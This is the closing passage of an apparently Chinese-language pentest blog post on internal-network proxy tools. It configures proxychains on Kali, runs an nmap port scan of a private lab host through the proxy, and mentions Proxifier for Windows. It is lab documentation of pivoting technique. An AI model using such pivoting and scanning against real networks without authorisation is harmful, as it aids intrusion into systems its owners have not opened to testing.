
此时已经配置完成
若要在kail上开始攻击,通过proxychains配置一下就可以了
vim /etc/proxychains.conf

测试是否代理成功
proxychains nmap -Pn -sT -T4 -p21,22,135,445,80,53,3389,8080,1433,8080 192.168.93.20

可以看到已能正常使用
若要在Windows上使用,需要使用proxifier代理工具

使用工具测试

可以看到已代理成功
三、总结
这篇文章重点偏记录一些内网代理工具的使用,也花了很长时间摸索,记录一下,防止遗忘,打点及内网横向的过程可以看看其他博主的,我这里由于时间问题就不再赘述了。